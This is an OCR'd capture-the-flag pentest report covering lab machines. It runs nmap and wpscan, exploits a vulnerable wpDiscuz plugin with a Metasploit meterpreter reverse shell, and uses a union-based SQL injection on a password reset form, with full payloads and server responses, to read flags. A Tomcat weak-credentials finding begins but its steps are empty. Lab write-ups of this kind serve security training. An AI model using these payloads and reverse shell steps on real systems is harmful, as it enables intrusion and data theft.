
```
└─$ nmap -sV -sC 10.129.71.24
```


teodor@Kali: ~/tools/dirsearc
teodor@Kali: ~/tools/d...
teodor@Kali: ~/tools/t...
teodor@Kali: ~/Deskto...
teodor@Kali:

```
┌──(teodor㉿Kali)-[~/tools/dirsearch]
└─$ nmap -sV -sC 10.129.71.24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-01 08:18 EDT
Nmap scan report for 10.129.71.24
Host is up (0.11s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ad:9c:88:a4:8d:03:7a:76:60:fd:99:ff:7d:a0:83:91 (RSA)
|   256 3e:10:c1:1e:1f:12:c6:ac:12:21:5b:f8:9d:87:19:5f (ECDSA)
|_  256 63:cb:39:82:42:16:ff:4d:fc:e4:9a:85:de:cc:fc:3c (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: WordPress 5.6.2
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Hacker Tunes &#8211; The best of NerdCore
|_http-vuln-exchange: Error 404 for /owa
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.47 seconds
```


2. Perform a `wpscan` on `10.129.71.24` HTTP service find the outdated “`wpdiscuz`” plugin.

```
└─$ wpscan --url http://10.129.71.24/ -e ap, vp --plugins-detection
aggressive
```




```
 | Location: http://10.129.71.24/wp-content/plugins/make-paths-relative/
 | Latest Version: 1.1.2 (up to date)
 | Last Updated: 2020-10-14T06:27:00.000Z
 | Readme: http://10.129.71.24/wp-content/plugins/make-paths-relative/readme.txt
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://10.129.71.24/wp-content/plugins/make-paths-relative/, status: 200
 |
 | Version: 1.1.2 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://10.129.71.24/wp-content/plugins/make-paths-relative/readme.txt

[+] wpdiscuz
 | Location: http://10.129.71.24/wp-content/plugins/wpdiscuz/
 | Last Updated: 2021-05-15T13:40:00.000Z
 | Readme: http://10.129.71.24/wp-content/plugins/wpdiscuz/readme.txt
 | [!] The version is out of date, the latest version is 7.2.2
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://10.129.71.24/wp-content/plugins/wpdiscuz/, status: 200
 |
 | Version: 7.0.4 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://10.129.71.24/wp-content/plugins/wpdiscuz/readme.txt

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpscan.com/register

[+] Finished: Tue Jun  1 09:24:50 2021
[+] Requests Done: 93635
[+] Cached Requests: 43
[+] Data Sent: 25.118 MB
[+] Data Received: 12.612 MB
[+] Memory used: 449.535 MB
```

3. Use the `wp_wpdiscuz_unauthenticated_file_upload` metasploit module and configure the options like:



```
msf6 exploit(wp_wpdiscuz_unauthenticated_file_upload) > show options

Module options (exploit/wp_wpdiscuz_unauthenticated_file_upload):

   Name       Current Setting                  Required  Description
   ----       ---------------                  --------  -----------
   BLOGPATH   /index.php/2021/03/06/coder-girl/  yes       Link to the post [/index.php/2020/12/12/post1]
   Proxies                                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80                               yes       The target port (TCP)
   SSL        false                            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                                yes       The base path to the wordpress application
   VHOST                                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.53      yes       The listen address (an interface may be specified)
   LPORT  443              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   wpDiscuz < 7.0.5


msf6 exploit(wp_wpdiscuz_unauthenticated_file_upload) > set RHOSTS 10.129.71.24
RHOSTS => 10.129.71.24
msf6 exploit(wp_wpdiscuz_unauthenticated_file_upload) > run
```

4. Run the exploit and check the meterpreter session



```
msf6 exploit(wp_wpdiscuz_unauthenticated_file_upload) > sessions -l

Active sessions
===============

  Id  Name  Type                   Information          Connection
  --  ----  ----                   -----------          ----------
  1         meterpreter php/linux  www-data (33) @ buntu  10.10.14.53:443 -> 10.129.71.24:37934 (10.129.71.24)

msf6 exploit(wp_wpdiscuz_unauthenticated_file_upload) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 4392 created.
Channel 0 created.
ls
QYlgyMC-1622555034.8052.php
cd /home
ls
min
cd min
ls
user.txt
cat user.txt
HTB{3NJ0Y_7H3_TUN35}
█
```

4. Intranet

Vulnerability type: SQL Injection

Description: The attacker can extract information from the database, in some cases, this attack type can escalate to RCE.

Severity: Critical


Remediation: The attacker could abuse SQL Injection vulnerability to gain full server access. One option for protecting way to protect ourselves from this vulnerability is to “Parameterized Statements” which means a parameterized query is a means of pre-compiling a SQL statement so that all you need to supply are the "parameters" that need to be inserted into the statement for it to be executed.

Steps to reproduce:

1. Perform the nmap scan and find the open ports: 22 and 80

2. Go to `http://10.129.127.220/forgot.php`, put the following payload in the “Email address” input: `test@test.com` and capture the request.

3. Send the request to repeater and add ‘ at the email end -> `test@test.com’` .




```
POST /reset.php HTTP/1.1
Host: 10.129.127.220
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 20
Origin: http://10.129.127.220
Connection: close
Referer: http://10.129.127.220/forgot.php

email=test@test.com'
```

```
HTTP/1.1 200 OK
Date: Tue, 01 Jun 2021 08:14:03 GMT
Server: Apache/2.4.41 (Ubuntu)
Set-Cookie: PHPSESSID=ktjh7c7ne602racal4dbq8icv6; path
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 162
Connection: close
Content-Type: text/html; charset=UTF-8

You have an error in your SQL syntax; check the manual
```

4. Extract the database name

```
' UNiON SELECT group_concat(schema_name)+from+information_schema.schemata--+-
```




```
POST /reset.php HTTP/1.1
Host: 10.129.127.220
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 96
Origin: http://10.129.127.220
Connection: close
Referer: http://10.129.127.220/forgot.php

email=test@test.com' UNiON SELECT
group_concat(schema_name)+from+information_schema.schemata--+-
```

```
/1.1 200 OK
: Tue, 01 Jun 2021 09:53:30 GMT
er: Apache/2.4.41 (Ubuntu)
Cookie: PHPSESSID=djs0gc9bp5h4eml065opa84atl; path=/
res: Thu, 19 Nov 1981 08:52:00 GMT
e-Control: no-store, no-cache, must-revalidate
ma: no-cache
: Accept-Encoding
ent-Length: 78
ection: close
ent-Type: text/html; charset=UTF-8

word reset sent to: mysql,information_schema,performance_schema,sys,synack
```

5. Extract the table names

```
' UNiON SELECT
group_concat(table_name)+from+information_schema.tables+where+table_schema=
'synack'--+-
```




```
POST /reset.php HTTP/1.1
Host: 10.129.127.220
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 121
Origin: http://10.129.127.220
Connection: close
Referer: http://10.129.127.220/forgot.php

email=test@test.com' UNiON SELECT
group_concat(table_name)+from+information_schema.tables+where+table_sc
hema='synack'--+-
```

```
HTTP/1.1 200 OK
Date: Tue, 01 Jun 2021 10:22:41 GMT
Server: Apache/2.4.41 (Ubuntu)
Set-Cookie: PHPSESSID=hdgpbg77pc16vtfqmcjfh705tu; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 34
Connection: close
Content-Type: text/html; charset=UTF-8

Password reset sent to: flag,users
```

6. Extract the column names

```
' UNiON SELECT
group_concat(column_name)+from+information_schema.columns+where+table_name=
'flag'--+-
```




```
POST /reset.php HTTP/1.1
Host: 10.129.127.220
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 119
Origin: http://10.129.127.220
Connection: close
Referer: http://10.129.127.220/forgot.php

email=test@test.com' UNiON SELECT
group_concat(column_name)+from+information_schema.columns+where+table_
name='flag'--+-
```

```
HTTP/1.1 200 OK
Date: Tue, 01 Jun 2021 10:25:08 GMT
Server: Apache/2.4.41 (Ubuntu)
Set-Cookie: PHPSESSID=pdfeig865es53cpgl9ftg5o5jn; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 31
Connection: close
Content-Type: text/html; charset=UTF-8

Password reset sent to: id,flag
```

7. Read the flag

```
' UNiON SELECT group_concat(id,flag)+from+flag--+-
```



```
POST /reset.php HTTP/1.1
Host: 10.129.127.220
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 69
Origin: http://10.129.127.220
Connection: close
Referer: http://10.129.127.220/forgot.php

email=test@test.com' UNiON SELECT group_concat(id,flag)+from+flag--+-
```

```
HTTP/1.1 200 OK
Date: Tue, 01 Jun 2021 10:26:19 GMT
Server: Apache/2.4.41 (Ubuntu)
Set-Cookie: PHPSESSID=4o6indleabi2d6dfeos6umq2vd; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 53
Connection: close
Content-Type: text/html; charset=UTF-8

Password reset sent to: 1HTB{US3_PR3PAR3D_5TAT3MENTS}
```

5. Kitty

Vulnerability type: Weak Credentials escalate to RCE


Description: The attacker can login to Tomcat web application using default credentials. Once the attacker has access to web app he can upload malicious files to create a reverse shell.

Severity: Critical

Remediation: Enforce a strong password policy. Don't permit weak passwords or passwords based on dictionary words.


Steps to reproduce:

